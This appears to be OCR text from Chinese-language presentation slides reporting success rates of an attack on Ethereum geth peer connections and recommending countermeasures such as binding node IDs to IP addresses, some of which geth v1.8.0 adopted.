
攻击2

实验结果

一个被攻击节点（纽约），攻击者（两台机器：纽约和波士顿）。被攻击者运行33天之后，开始攻击，51次实验，其中31次成功

同样的两个攻击者，攻击位于新加坡的在线1小时被攻击者，55次实验，44次成功

在线时长对db的影响



建议

- 重新思考节点ID，将ECDSA public key与IP地址绑定，使得基于IP只能得到唯一的ID，反之也成立

  geth v1.8.0, 上述建议部分被采纳，一个IP只能对应有限ID

- 改变节点ID到bucket的公开确定性映射方式
- 消除重启之后incoming/outgoing connections 之间的时间窗（20s）

谢 谢